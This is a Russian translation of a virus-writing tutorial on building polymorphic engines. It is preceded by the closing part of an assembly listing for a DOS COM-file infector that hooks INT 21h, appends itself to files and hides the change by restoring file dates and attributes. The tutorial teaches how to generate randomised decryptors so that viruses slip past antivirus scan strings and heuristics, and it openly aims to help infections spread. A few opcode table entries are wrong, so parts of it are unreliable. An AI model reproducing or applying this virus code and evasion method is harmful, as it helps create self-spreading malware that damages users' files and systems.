    mov     cx, 001Ah                      ; Читаем 1Ah байтов из файла
    mov     dx, offset readbuffer

```

```

mov     ah, 003Fh
int     0021h

mov     ax, 4202h          ; Перемещаем файловый указатель в
                           ; конец

xor     dx, dx
xor     cx, cx
int     0021h

cmp     word ptr [offset readbuffer], 'ZM' ; Is it EXE ?
jz      jmp_close
mov     cx, word ptr [offset readbuffer+1] ; jmp location
add     cx, heap-start+3    ; конвертируем в размер файла
cmp     ax, cx              ; равны, если уже файл уже заражен
jl      skipp
jmp_close:
jmp     close
skipp:

cmp     ax, 65535-(endheap-start) ; проверяем, не слишком ли велик
ja      jmp_close          ; Выходим, если так

mov     di, offset old3     ; Восстанавливаем 3 первых байта
mov     si, offset readbuffer
movsb
movsw

sub     ax, 0003h
mov     word ptr [offset readbuffer+1], ax
mov     dl, 00E9h
mov     byte ptr [offset readbuffer], dl
mov     dx, offset start
mov     cx, heap-start
mov     ah, 0040h          ; добавляем вирус
int     0021h

xor     cx, cx
xor     dx, dx
mov     ax, 4200h          ; Перемещаем указатель в начало
int     0021h

mov     dx, offset readbuffer ; Записываем первые три байта
mov     cx, 0003h
mov     ah, 0040h
int     0021h

close:
mov     ax, 5701h          ; восстанавливаем время/дату файла
pop     dx
pop     cx
int     0021h

mov     ah, 003Eh          ; закрываем файл
int     0021h

pop     ax                 ; восстанавливаем атрибуты файла
pop     dx                 ; получаем имя файла и
pop     ds
pop     cx                 ; атрибуты из стека
int     0021h

exitint21:
pop     es
pop     ds
pop     di
pop     si
pop     dx
pop     cx
pop     bx

```

```

    pop     ax

    db      00EAh                ; возвращаемся к оригинальному
                                ; обработчику
oldint21    dd      ?

signature   db      '[PS/Gэ]',0

heap:
filename    dd      ?
readbuffer  db      1ah dup (?)
endheap:
    end     start
;---[ CUT HERE ]-----

```

Извините. Я знаю, я чертовски ленив. Вы можете считать, что это ламерский подход. Может быть. Но подумайте о том, что пока я делаю этот документ, я пишу несколько вирусов и делаю кое-что для журнала DDT, поэтому у меня нет достаточного количество времени для создания собственных достойных вирусов для этого tutorиала. Эй! Никто не платит мне за это, вы знаете? :)

Путеводитель идиота по написанию полиморфных движков

Автор: Trigger/SLAM, пер. Aquila

Дата: 2002-08-26

1. Введение

Полиморфизм, по-моему мнению, очень сложная тема, чтобы ее можно было хорошо изложить в пределах одного маленького tutorиала. Вы можете найти tutorиал, в котором будет рассказано многое, но лично я еще не видел ни одного tutorиала, где бы излагались все аспекты (написания) полиморфных движков. Почему? Потому что это очень большая тема, а самое главное, есть много путей и способов, которым можно добиться требуемого. Многие tutorиалы объясняют и дают много примеров того, как могут выглядеть сгенерированные декрипторы, и почему компоновка (layout) декрипторов случайным образом так необходима. Я попытаюсь объяснить больше, чем это делается в среднем tutorиале, но, тем не менее, это тоже будут только основы полиморфизма, чтобы вы могли получить хорошее представление, что это такое. Также вам следует решить, действительно ли вы хотите сделать свой полиморфный движок. Обратите внимание, что это "Путеводитель идиота по написанию полиморфных движков", то есть излагаются основы их написания и проблемы, с которыми вы сможете столкнуться во время этого. Я дам вам примеры конкретного кода, не только, потому что он эффективен, но и для того, чтобы научившись писать свой. Для этой цели полный исходный код не нужен и поэтому не был включен. Возможно это расстроит кого-то из читателей, но я не верю, что код, готовый к использованию, поощряет творческое начало.

По ходу данной статьи я буду называть полиморфный движок просто "движком". Хотя расскажу о некоторых базовых вещах, я предполагаю, что вы знаете о таких вещах как XOR-шифровка, сканстроки, антиэвристика и так далее.

2. Почему полиморфизм?

В наши дни у незашифрованных вирусов нет никакого шанса в "дикой природе": вирус просто "обнажен", не имея никакой защиты. Если он не содержит каких-нибудь хороших антиэвристических процедур, он будет легко обнаружен даже самым ламерским антивирусным продуктом. Можно легко реализовать шифрование с помощью простого XOR-цикла с изменяющимся раз от раза числа. Выгода, которую вы получите от простейшей формы шифрования определенного стоит того, чтобы попробовать.

Тем не менее, это не намного улучшит защиту: в наши дни вирусные сканеры знают, как выглядит средний цикл расшифровки, и так как эти инструкции очень типичны для вирусов, сканер предупредит пользователя (эвристика). Решение проблемы состоит в том, чтобы создать циклы с инструкциями, которые не выдадут себя тут же. Другими словами необходимо создать цикл расшифровки, которые не будет похож на типичный. Это обманет большинство эвристических движков.

В этом случае вирус не будет обнаруживаться как неизвестный вирус, но этого еще недостаточно. Как только вирус попадет в руки человека из антивирусной компании, он может легко сделать сканстроку для вашей антиэвристической процедуры расшифровки; все ваши усилия пойдут на смарку. Ваш вирус внезапно станет определяться всеми известными человечеству антивирусными продуктами...

Чтобы предотвратить использование сканстрок антивирусной общественностью, вам следует избегать каких-либо постоянных значений в вашем вирусе. Мы уже зашифровали тело вируса, но

декриптор всегда остается постоянным, и поэтому для него легко сделать новую сканстроку. Конечно, мы не можем зашифровать цикл расшифровки, но возможное решение может состоять в том, чтобы позволить вирусу создавать разные циклы расшифровки для каждого определенного количества заражений. Таким образом, разные копии вируса будут отличаться друг от друга. Другими словами: антивирусный продукт не сможет обнаружить вирус с помощью сканстроки.

Неплохо, но действительно ли это стоит того (особенно учитывая, что большинство движков больше самих вирусов)? Как правило: да. Во-первых, полиморфный вирус достаточно неприятен для людей из AV-индустрии, и если движок достаточно сложен, им придется спроектировать процедуру обнаружения специально под ваш движок. Это займет время, которое ваш вирус может использовать для своего собственного распространения. Во-вторых, создание процедуры обнаружения, которая будет ловить 100% из любых возможных поколений очень сложно. Чем сложнее движок, тем труднее это будет сделать. Если ваш полиморф не 100% обнаруживаем, у вируса остается шанс на выживание, даже если антивирусники утверждают, что могут его обнаружить! Здесь я согласен с Бонтчевым: любой процент обнаружения меньше 100% практически бесполезен, так как один пропущенный зараженный файл может заразить всю систему или сеть.

В заключение необходимо сказать, что хорошо реализованный полиморфизм - это очень мощный инструмент, полезный и до и после обнаружения вируса.

3. Как вызывать движок

Первое, что вы должны понять, это как движок реализуется в вирусе. Вот пример того, как может вызываться движок (если вы уже понимаете это, вы можете пропустить эту главу, но держите эти параметры в уме, так как я буду ссылаться на них в идущим ниже примере движка):

Входные параметры:

DS:SI = код, который должен быть зашифрован (тело вируса)
ES:DI = место, где должен быть помещен декриптор и зашифрованный код
CX = длина код
AX = смещение в памяти стартового кода вируса

Возвращает:

CX = длина декриптора + зашифрованный код
DS:DX = смещение декриптора и зашифрованный код

Этот движок шифрует кусок кода (вирус) с помощью определенного алгоритма и помещает вначале соответствующий декриптор. Как вы можете видеть, дружественный к пользователю движок возвращает параметры в формате i21/40: после того, как движок был вызван, вирусу нужно только установить AH=40 и вызвать Int21, предполагая, что хэндл находится в BX. Обратите внимание, что ES:DI на входе и DS:DX на выходе равны.

Таким образом, вам нужно сделать следующее:

- Правильно установите входной параметр, указывающий на тело вируса (в данном случае DS:SI):
- Правильно установите входной параметр, указывающий на свободную память, которой будет достаточно для вмещения декриптора и зашифрованного тела вируса (не забудьте включить движок в размер; это часть вируса!)
- Правильно установите входной параметр размера вируса (повторюсь, не забудьте включить в размер движок, так как это часть вируса)
- Установите входной параметр смещения в памяти в правильное значение. Это смещение (в памяти, куда загружен файл), по которому будет начинаться декриптор. Пример: при заражении 200-байтового COM-файла, смещение, по которому начнется декриптор (начало вируса) будет равно $100h + 200d = 1C8h$. Обратите внимание, что смещение в файле будет $200d = C8h$, но COM-файл грузится в памяти после PSP, т.е. начинается со смещения $100h$.
- Мы почти готовы к вызову движка. Последнее, что мы должны проверить, это разрушает ли движок значения регистров, которые не использует как параметры. Это может избавить вас от

лишней отладки. :)

4. Пример движка

Полиморфный движок создает (из определенного количества вариантов) случайный декриптор, который соответствует определенному методу шифровки (также случайный) при каждом заражении. Как он знает как сделать это. Программист движка задает пару декрипторных схем, из которых движок выбирает один, а затем случайным образом изменяет определенные байты. Это требует некоторого пояснения: давайте представим (примитивный) движок, в котором есть только одна декрипторная схема. Пусть она выглядит примерно так:

```
[1]  MOV    <reg16> , смещение_первого_зашифрованного_слова
      :decrypt_next_byte:
[2]  <crypt> [<reg16>] , случайное_значение
[3]  <add2> <reg16>
[4]  CMP    <reg16> , смещение_последнего_зашифрованного_слова
[5]  JB     расшифровываем_следующий_байт
```

Легенда: <reg16> = случайный 16-ти битный регистр (AX, BX, SI, BP, etc.)
[<reg16>] = указатель на содержимое по смещению, сохраненному в <reg16>
eg: BX=1234, [BX]=что по смещению 1234
<crypt> = шифрующая инструкция, eg: XOR, ADD, SUB
<add2> = добавляем 2 к <reg16> (добавляем 1 при побайтовой шифровке)

Все изменяющиеся значения движок изменит следующим образом:

- Он выбирает случайный регистр, с которым будет работать. В данном примере движок сохранит инструкцию MOV, закодированную с правильным регистром (об этом ниже), после чего сохраняет смещение первого зашифрованного байта (или слова) вируса.
- После этого он выбирает (из таблицы, предоставленной программистом) расшифровочную операцию. Обратите внимание, что движок должен запомнить, какая операция была выбрана, потому что в дальнейшем вирус должен быть зашифрован так, чтобы сгенерированный ранее метод расшифровки корректно работал. Все верно, метод шифрования наследуется от метода расшифровки. Движок сохраняет шифрующие операции, а затем генерирует случайное значение, идущее вместе с шифрующей операцией. Это значение тоже необходимо запомнить, иначе впоследствии вирус не сможет быть зашифрован так, чтобы работал декриптор. Например, если случайное значение равно 1234, шифрующая операция равна XOR, а регистр - BX, то шифрующая инструкция будет 'XOR [BX], 1234'. Движок сохраняет значение и повторяет пункт [3] определенное (случайное) количество раз, так как одна инструкция обеспечивает достаточно слабую защиту.
- Добавляем 2 к <reg16>. Продвинутое движки умеют делать выбор побайтовым и пословным шифрованием, сейчас я предполагаю, что этот движок использует пословное шифрование. Значение регистра необходимо увеличить на два, чтобы в следующем проходе цикла декриптор расшифровал следующее слово (и зачем я это объясняю... :))
- Сравниваем регистр с EOV (конец вируса). Говорит само за себя (я надеюсь :)).
- Если мы еще не достигли EOV, делаем переход и расшифровываем следующий байт/слово.

4.1 Кодирование регистров

В данном примере движок хочет выбрать регистр. Чтобы понять то, что он делает, мы должны рассмотреть, как в 80x86 кодируются инструкции. Когда я работал над своим собственным движком, у меня не было никаких технических документов, поэтому я взял SoftIce и гексаго-двоичный калькулятор и начал исследование. Здесь представлена его часть относительно 'MOV reg16, reg16':

	INSTRUCTION	HEX	BINARY
MOV	AX,AX	8BC0	10001011 11000000
MOV	AX,BX	8BC3	10001011 11000011
MOV	AX,CX	8BC1	10001011 11000001

MOV	AX,DX	8BC2	10001011 11000010
MOV	BX,AX	8BD8	10001011 11011000
MOV	BX,BX	8BDB	10001011 11011011
MOV	BX,CX	8BD9	10001011 11011001
MOV	BX,DX	8BDA	10001011 11011010
MOV	CX,AX	8BC8	10001011 11001000
MOV	CX,BX	8BCB	10001011 11001011
MOV	CX,CX	8BC9	10001011 11001001
MOV	CX,DX	8BCA	10001011 11001010

(...)

Посмотрите на двоичные значения. Вы что-нибудь замечаете? Очевидно, что первый байт инструкции 'MOV reg16,reg16' всегда равен 10001011b или 8Bh. Второй байт меняется только тогда, когда меняем регистры. При более внимательном рассмотрении оказывается, что биты 5-7 всегда остаются равными 110.

ОБРАТИТЕ ВНИМАНИЕ: Для тех из вас, кто ничего не знает, самый правый бит называется 'бит 0', а самый левый (последний) - битом 7. Байт состоит из 8 битов, а не из 7? Нет, так как бит 0 - первый бит, то бит 7 - восьмой.

О чем я говорил? Ах, да, последний бит всегда остается 110. Теперь, похоже, что остальные биты постоянно меняются. Я слышу крик внимательно читателя: но что насчет 5-ого и 3-его битов?! В данном примере я не использовал 16-ти битные регистры SI, DI, SP и BP. Они также должны быть закодированы, для них и требуется тот самый третий бит.

Заключение: 10001011 11..... = MOV reg16,reg16

Три первых бита, представленных точками (слева) представляют собой регистр-цель, а вторые три - регистр назначения.

Внимательный читатель, вероятно, заметит, что я рассказал только об инструкции 'MOV reg16, reg16', а в движке-примере требуется не два регистра, а только ОДИН регистр и число (стартовое смещение). Смотрите:

INSTRUCTION		HEX	BINARY
MOV	AX,1234	B83412	10111000 00110100 00010010
MOV	CX,1234	B93412	10111001 00110100 00010010
MOV	DX,1234	BA3412	10111010 00110100 00010010
MOV	BX,1234	B83412	10111011 00110100 00010010
MOV	SP,1234	BC3412	10111100 00110100 00010010
MOV	BP,1234	BD3412	10111101 00110100 00010010
MOV	SI,1234	BE3412	10111110 00110100 00010010
MOV	DI,1234	BF3412	10111111 00110100 00010010

В этот раз гораздо интересней будет взглянуть на шестнадцатичные значения, чем на двоичные. А малость отсортированы инструкции, поэтому заметить определенную последовательность будет не трудно :). Отличие от предыдущего примера состоит в том, что регистр задается в самом первом байте (и только в нем) самой инструкции. Вся инструкция занимает три байта: один, задающий саму инструкцию, а в другом задается непосредственно само число в интеловском формате.

Если мы глубже проанализируем этот пример, мы увидим, что в первом байте каждый раз меняются только три бита. Это не слишком удивительно, учитывая, что как раз три бита нужны для кодирования 16-битных регистров в инструкциях.

Заключение: 10111... 00110100 00010010 = MOV <reg16>, 1234

Теперь настало время составить список регистров и как они кодируются в инструкциях. Посмотрев на оба примера мы можем легко увидеть, что:

AX = 000b = 0h
CX = 001b = 1h


```

DX = 010b = 2h
BX = 011b = 3h
SP = 100b = 4h
BP = 101b = 5h
SI = 110b = 6h
DI = 111b = 7h

```

Все используемые регистры перечислены здесь (IP не в счет), и мы можем заметить, что они как раз влезают в доступные 3 бита. Что за совпадение :). Запишите этот список, он вам понадобится.

Теперь вопрос состоит в том, как мы скажем движку сделать это? Очень просто: ребята в Интеле изобрели инструкцию 'OR'. Я думаю, многие начинающие вирмейкеры не знают точного назначения этой инструкции. Я думаю, что вам следует об этом знать:

```

0 OR 0 = 0
0 OR 1 = 1
1 OR 0 = 1
1 OR 1 = 1

```

Но вы, наверное, удивляетесь: для чего я могу использовать эту инструкцию. Ок, что она реально делает, это дает нам уверенность, что в байте-цели все биты будут установлены (=1), если они были установлены в первом или втором операнде. И это очень полезно для кодирования регистров: помните наши изменяющиеся биты для 'MOV <reg16>, <reg16>'? Нет? Это были 10001011 11..... = MOV <reg16>, <reg16>, с первыми тремя битами для reg16-назначения и вторые три для исходного reg16. Скажем, если мы заполним точки нулями для reg16-назначения, а затем проОРИм их с соответствующим кодируемым регистром значениями. Скажем, нам нужен 'MOV BX, CX'. Сначала нам нужно поместить в регистр (например, AX) базовое для 'MOV <reg16>, <reg16>' значение (10001011 11000000):

```
MOV AX, 8BC0h (используйте калькулятор с функцией bin2hex)
```

Затем нам нужно закодировать значения регистра-назначения в битах 3-5 и регистра-источника в битах 0-2, потому что инструкция MOV требует от нас этого. BX = 011b и CX = 001b, поэтому когда мы соединим их, мы получим 011001b. В итоге, чтобы проОРИть это значение с AX (которое содержит значение инструкции MOV): OR AX, 19 (снова используйте калькулятор с bin2hex).

```

AX = 8BC0 = 10001011 11000000
19 = 00000000 00011001  OR
-----
10001011 11011001      что есть 8BD9, то есть MOV BX,CX!

```

Миссия выполнена, теперь вы знаете, как задавать регистры в инструкциях.

4.2. Выбор регистра

Одна из первых вещей, которую должен сделать наш движок - это выбрать регистр, с которым он будет работать. В этом примере мы используем регистры, чтобы они адресовали к какому-либо участку в памяти, например XOR [BX], 1234. В силу архитектуры 80x86 мы ограничены четырьмя регистрами, а именно BX, SI, DI и BP. Поэтому 'XOR [AX], 1234' будет нелегальной инструкцией. Только эти четыре регистра поддерживают данный режим адресации (уже начиная с 386? процессора Интел сняла эти ограничения, поэтому вышеприведенная инструкция будет прекрасно работать практически на всех используемых машинах - прим.пер.).

Правда, с BP есть одна проблема. Давайте я покажу вам кое-что:

```

81 37 34 12      XOR WORD PTR [BX],1234
81 77 01 34 12   XOR WORD PTR [BX+1],1234

```

В первой инструкции мы адресуем с помощью регистра без относительного смещения. Во второй инструкции мы делаем относительное смещение и оно кодируется в дополнительном байте. Обратите внимание, что второй байт меняется с 37 на 77, когда мы добавляем относительное смещение. На двоичном уровне 37 и 77 отличаются только одним битом, а именно шестым. Это,

конечно, делается для того, чтобы дать регистру знать, будет ли относительное смещение или нет.

```
81 34 34 12      XOR WORD PTR [SI],1234
81 74 01 34 12    XOR WORD PTR [SI+1],1234
```

То же самое верно и для SI. Если относительного смещения нет, инструкция выглядит по-другому. Это касается и DI, но не BP!

```
81 76 00 34 12    XOR WORD PTR [BP+00],1234
81 76 01 34 12    XOR WORD PTR [BP+1],1234
```

Как вы можете видеть, если инструкции не сопутствует относительное смещение, оно все равно кодируется нулевым байтом. Почему? Понятия не имею.

Какое это значение имеет для движка? В движке, который мы рассматривали в примере, мы адресовали без относительного смещения. Для SI, DI и BX дополнительный байт не нужен, достаточно установитель соответствующий бит в инструкции. Если мы хотим, чтобы движок мог работать и с BP, мы должны написать процедуру, которая будет проверять, не выбрал ли движок BP, и если так, добавлять дополнительный нулевой байт. Конечно, для написания как можно более случайных декрипторов это хорошая идея. Тем не менее, это улучшение лучше добавить, когда вы будете заканчивать уже работающий движок. Я дам вам хороший совет: не пытайтесь сразу создать сложный движок, сначала начните с простой, но работающей "оболочки", которую вы в дальнейшем сможете расширять. Если вы начнете добавлять все возможные примочки, вы найдете себя постоянно отлаживающимся.

Вернемся обратно к примеру. Я предполагаю, что мы используем только BX, SI и DI, поэтому нам не нужно думать об относительном смещении. Брр.. Что я объяснял ранее? Просто поместите закодированные значения BX, SI и DI в таблицу и позвольте движку выбирать из них.

Может быть вы удивляетесь, почему я рассказываю вам это все о BP и относительном смещении. Это не так уж действительно важно и специфично именно для данной декрипторной схемы, и я могу только повторить: просто не используйте BP в этом примере. Учтите, вы не можете "предполагать", вы должны учитывать все.

4.3 Перемещение

После прочтения 4.1 понять то, что я говорю, будет нетрудно :). В движке, который мы рассматривали, нам нужно сделать 'MOV <reg16>, imm16>', что будет выглядеть так:

```
10111... 00110100 00010010 = MOV <reg16>, 1234
```

О 1234 мы можем пока забыть. Для нас важен первый байт инструкции 10111..., где кодируемое значение регистра указано последними тремя точками.

Пример: как нам сделать так, что движок генерировал 'MOV SI, 0120' в декрипторе? Сначала мы должны заполнить точки нулями, а потом проОРить получившееся значение с корректным опкодом. Я предполагаю, что точки заполнены нулями. Окей, базовое значение для MOV <reg16>, imm16 - B8h (сконвертированное в шестнадцатичное число), давайте поместим это значение в AX. Теперь мы должны проОРить AX с кодируемым значением регистра. Нам нужен SI, чье значение равно 6h (110b), поэтому мы выполним AX, 6h.

4.4 Расшифровка

Позвольте мне еще раз упомянуть о том факте, что стратегия большинства движков заключается в том, чтобы сгенерировать декриптор, а потом зашифровать вирус соответствующим образом.

Сейчас мы хотим сделать декриптор, и нам нужно сделать так, чтобы он был как можно более случайным. Поэтому мы должны дать движку как можно большее количество операций шифрования, из которых он сможет выбирать. XOR, ADD и SUB - хорошие примеры, потому что у них одинаковая конструкция: они работают с двумя операндами, для наших целей нам нужен будет

ссылающийся на ячейку памяти регистр и случайное 16-ти битное значение, то есть, например, SUB [BX], 1234. Неплохой идеей является добавление других операций шифрования, таких как NEG, NOT, INC, DEC, но их недостатком является то, что они кодируются по другому, и нам потребуются дополнительные процедуры. Если вы решите добавить эти и другие инструкции в ваш движок, перечисленные выше четыре инструкции могут стать неплохим выбором, потому что они требуют одного операнда, а в нашем примере движке-примере это будет регистр-указатель, например NOT [SI]. На данный момент давайте договоримся, что наш движок использует только XOR, ADD и SUB.

Для того, чтобы нам построить инструкцию, нам нужно знать значение инструкции, которым она будет кодироваться. Предположим, что точки (где задаются регистры) заполнены нулевыми битами. Вот необходимые значения:

```
XOR:    81 30 xx xx
ADD:    81 00 xx xx
SUB:    81 28 xx xx
```

Пожалуйста, обратите внимание, что эти значения действительно, когда есть указывающий регистр! С помощью этих значений вы можете генерировать такие инструкции как XOR [SI], 1234, но не XOR SI, 1234!

Другое важно замечание: первый байт - это 81, вне зависимости от того, какую инструкцию выбирает движок! Это не очень хорошо, потому что идея полиморфного движка состоит в том, чтобы не было постоянных байтов в дешифраторе. Впрочем, пока мы будем игнорировать это обстоятельство и попытаемся создать рабочий движок.

Окей, возвращаемся обратно к нашей программе. Давайте предположим, что движок выбрал ADD в качестве шифрующей операции. Мы просто сохраняем 81h, а затем кодируем правильный регистр. Ранее мы кодировали в инструкции просто регистры, теперь мы должны закодировать регистры-указатели. Вот список:

```
000b = 0h = [BX+SI]
001b = 1h = [BX+DI]
010b = 2h = [BP+SI]
011b = 3h = [BP+DI]
100b = 4h = [SI]
101b = 5h = [DI]
110b = 6h = [immediate(число)]
111b = 7h = [BX]
```

Вы можете видеть возможные улучшения: адресация, используя два регистра. Например, установите BX в ноль, а затем сделайте SI регистром указателем, но вместо просто [SI] используйте [BX+SI], указывающие на нужный байт/слово. Больше случайности!

Окей, я думаю, что это довольно простой. Примените 'OR 30h' на конкретном регистре, сохраните байт и случайное 16-ти битное число. Не забудьте запомнить, какую операцию и число использовал движок. Большинство движков создают криптор вместе с дешифратором, чтобы запустить первый, когда будет сгенерирован последний.

Здесь только одна шифрующая операция. Гм... Просто повторите этот шаг несколько раз, в зависимости от того, сколько операций вы хотите иметь в дешифраторе.

4.5 Увеличение

Теперь настало время дешифратору увеличить значение регистра. Так как мы используем шифрование по словам, регистр необходимо увеличить на два. Очевидно, что мы можем использовать: два INC, 'ADD reg, 2' или даже 'SUB reg, -2'. Но также подумайте о строковых операциях, таких как SCAS, CMPS, STOS, LODS и MOVS. Они выполняют определенную операцию, а затем увеличивают значение SI, DI или обоих. Мы можем использовать это свойство, но будьте внимательны с этими инструкциями, так как, например, MOVS может привести к нежелательным

результатам. Я думаю, что вы сможете найти нужные кодируемые значения этих инструкций. Чтобы не слишком удлинять данный туториал, я объясню только как использовать два INC'а, так как остальное вы сможете выяснить самостоятельно.


Базовое шестнадцатиричное значение INC равно 40h, вам следует кодировать его с обычными кодируемыми значениями регистров (не значениями регистров-указателей), потому что это будет шифрующая операция! (Сравните INC BX и INC [BX]) , чтобы получить необходимый результат. Например 'INC SI' будет кодироваться с помощью 'OR 40, 6', где 6 - это кодируемое значение SI. Надеюсь, теперь все понятно :).

4.6 Сравнение

Конечно, декриптор должен знать, какое смещение он должен расшифровывать. В этом примере единственная возможно сделать это - инструкция CMP, что не очень хорошо, так как вводит в декриптор стабильный байт. Другим путем может стать использование SUB, но во время вычитания из регистра, но тогда вы не сможете использовать его в следующий проход цикла. Правда, вы можете помещать конечное смещение в подсобный регистр во время каждого прохода и вычитать его из основного регистра (используемого для расшифровки). Это всего лишь идея.

Для данного примера мы выберем CMP. Базовое значение 'CMP reg16, imm16' равно 81F8h. Мы сохраняем 81h, ORим F8h с кодируемым значением регистра (не со значением регистра как указателя и сохраняем результат.

После этого мы должны сохранить imm16. Это последний байт/слово, который нужно расшифровать. Как мы можем вычислить это значение? Довольно просто: стартовое смещение + длина кода. Последняя передается движку через CX, а стартовое смещение можно посчитать так: смещение в памяти + длина декриптора. Смещение в памяти опять-таки передавалось движку в качестве параметра через AX, а посчитать длину декриптора, думаю, будет не очень сложно. Если ваши декрипторы всегда одной длины, это легко, но если они изменяются в длине раз от раза, вам следует отслеживать, сколько байтов вы сохранили. Поэтому:



$$AX + \text{длина декриптора} + CX = \text{CMP operand}$$

Достаточно легко, хех. Сложите значения и сохраните их как операнд.

4.7 Переход

После CMP идет условный переход. Очевидным вариантом представляется JB, но это снова даст нам стабильный байт, так как у нас нет для него замены. Да, есть JNA, но проблема в том, что у них одинаковые опкоды, что не слишком удивительно, учитывая, что делают они одно и то же. Что насчет JNZ? Интересно, но только если бы мы добавляли к операнду CMP один/два! В противном случае последний байт/слово не будет расшифрован! Я предполагаю, что мы используем только JB (обратите внимание, что если вы выбрали использовали использование инструкции JNZ, следующее объяснение тоже некоторым образом относится к ней).

Если условие выполнено (условие = мы ниже последнего байта/слова), должен быть выполнен переход обратно на первую декриптующую операцию. Как мы можем закодировать это? Во-первых, гексовое значение JB равно 72h, поэтому мы должны его сохранить. Как вы знаете из заражения COM, у таких переходов байт с относительным смещением идет прямо за опкодом инструкции. В этом байте находится количество байтов, на которое CPU должен сдвинуть IP, чтобы началось выполнение требуемой инструкции. Вот пример:

```
0BF9:03B6 81 37 64 23 XOR [BX],2364
```

0BF9:03BA	(...)	(...)
0BF9:03C6	81 FB A4 06	CMP BX, 06A4
0BF9:03CA	72 EA	JB 03B6
0BF9:03CC	(...)	(...)

В этом примере первая расшифровывающая операция начинается со смещения 3B6. Следующая инструкция после перехода идет начинается с 03CC. Поэтому правильное относительное смещение, которое нужно задать в инструкции JB можно высчитать следующим образом:

Новое смещение	-	Смещение следующей инструкции	=	Относительное смещ.
3B6	-	3CC	=	FFEA

Как вы можете видеть, в качестве относительного смещения мы получили FFEAh. Мы можем использовать только один байт, поэтому это будет EAh. Как правило, вы будете исходить из того, что EAh = 234d, но также можно сказать, что EAh = -16d, и это как раз то количество, на которое должен сдвинуть IP CPU. Обратите внимание, что вам не надо заботиться о таких вещах, как смещение в памяти, потому что относительное смещение будет всегда одинаковым и тем же, если не меняется количество байт, на которое нужно сместить IP.

5. Шифрование Здесь мы заканчиваем с циклом расшифровки. Я говорил вам, что ваш движок должен "запоминать", что он делает. Звучит хорошо, но вам, вероятно, интересно, как это реализовать. Во-первых, будет мудро включить в таблицу операций обратные расшифровывающие. Т.е. SUB для ADD, ADD для SUB и XOR для XOR. Таким образом мы сможем сохранять расшифровывающую операцию в дешифраторе и шифрующую операцию в криптооре. Обратите внимание, что обратная операция первой инструкции дешифратора - это последняя инструкция криптоора.

6. Рандомизация

В этом руководстве я уже говорил, как важно, чтобы ваш движок умел случайным образом генерировать различные элементы дешифратора. Большинство языков высокого уровня имеют функцию, которая возвратит нам случайное значение, но, как это обычно и бывает в ассемблере, в нашем случае мы должны полагаться сами на себя (небольшая поправка: при программировании под Windows можно использовать msvcrt.dll, которая входит во все Windows, начиная с 95; в данной библиотеке содержатся функции, входящие в стандарт C, среди них есть и функции для получения псевдослучайных значений - прим.пер.).

Так как компьютер не может вернуть полностью случайное значение (так как он не может этого сделать), мы должны написать процедуру, которая будет давать как можно более случайное значение. Наиболее часто используемый путь получить случайное значение - это читать из порта 40h. Так как это значение не является по-настоящему случайным, будет мудрым подвергнуть его нескольким математическим операциями, чтобы рандомизировать его еще больше. Другим путем может являться использование для получения случайного значения системного времени или даты. Между прочим, если вы грамотно используете их, вы получите форму медленного полиморфизма.

Экспериментируйте с вычислениями и напишите программу, которая выводит случайные значения в двоичном виде. Проверьте, являются ли они достаточно случайными. Учтите, что это довольно важно, так как если вы используете плохой генератор случайных чисел, некоторые возможности вашего движка никогда не будут задействованы.

Как только вы получили случайное значение и хотите использовать его, чтобы, например, решить, какую операцию использовать, вы должны проANDить его со смещением последнего значения таблицы (AND гарантирует, что в результате будут установлены только те биты, которые были установлены в обоих операндах). Таким образом, если у вас выбор из 5 операций, ANDите случайное значение с 4, чтобы добавить получившийся результат к началу таблицы. Не ANDите с 5, так как начальное смещение + 5 находится за пределами таблицы (она начинается с 0). Поэтому, если у вас есть X значений, ANDите случайное значение с X-1.

Здесь есть одна проблема, на которую часто не обращают внимание. Возьмите ваш калькулятор с функции hex2bin и начните ANDить случайные значения с 4h. Скажем, если вы сделаете это 100 раз, в качестве результата вы будете получать только 4 или 0. Вы никогда не получите 1, 2 или 3. Хмм... странно... Давайте попробуем 5h. Выполните 'AND xx, 5' со 100 значениями, и вы получите 0, 1, 4 и 5. Но никогда 2 или 3. Чтобы понять в чем заключается проблема, мы должны рассмотреть значения, над которыми мы выполняем AND в двоичной системе (на уровне битов):

```
0h = 00000000b
1h = 00000001b
2h = 00000010b
3h = 00000011b
4h = 00000100b
5h = 00000101b
6h = 00000110b
7h = 00000111b
```

Во время ANDинга значение биты в результирующем байте могут быть равны 1, только если они равны 1 в операнде, с которым мы ANDим. Скажем, вы ANDите с 5h и хотите получить 3h в качестве результат. 3h - это 10b, что означает что в операнде, который мы используем, должен быть установлен бит 1. Поэтому если мы ANDим с 5h (101b), бит 1 никогда не будет установлен, а значит вы никогда не получите 3h в качестве результата. Снова замечу, так как это важно, что если вы выберете игнорирование данной проблемы, некоторые фици вашего движка останутся неиспользованными!

Я надеюсь, что вы уже поняли, что нужно ANDить со значениями, в которых установлены все (необходимые) биты, например, с 11b, 111b, 1111b и так далее.

Пожалуйста, обратите внимание, что это только один путь решения этой проблемы. Вы должны творчески подойти к делу.

7. Заметки на полях

Еще одно важное дополнение. При работе над собственным движком, вы вероятно будете планировать добавить несколько хороших фиц. И когда вы включите в ваш движок поддержку дополнительных инструкций, вам понадобятся их опкоды. Если у вас в фоновом режиме не запущен Softice, использование DOS DEBUG будет, вероятно, довольно утомительным. Никогда не делайте этого... Есть кое-что очень странное в инструкциях 80x86, для чего у меня нет объяснения: некоторые инструкции могут кодироваться по-разному. Например, инструкция "OR AX, AX" кодируется как "09C0", но "0BC0" даст нам ту же самую инструкцию.

Все 'официальные' ассемблеры, такие как Borland'овский TASM, Mircosoft'овский MASM и все остальные выбирают один и тот же варианты, условно называемый "наивысшим" (например, "0BC0" при "OR AX, AX"). Другими словами, если определенная инструкция кодируется так, как она никогда бы не была закодирована обычными ассемблерами, то очень похоже, что это работа полиморфного движка. Некоторые (или большинство?) антивирусных программ знают об этом и выдают предупреждение, если находят подобную инструкцию. Как бы то ни было, я рекомендую использовать Softlce (хотя в его ассемблере есть кое-какие ошибки), но если вы в силу какой-то странной причины не можете сделать этого, используйте Borland'овский TurboDebugger, чтобы узнавать соответствующие инструкциям опкоды. Я думаю, что для этого он тоже подойдет.

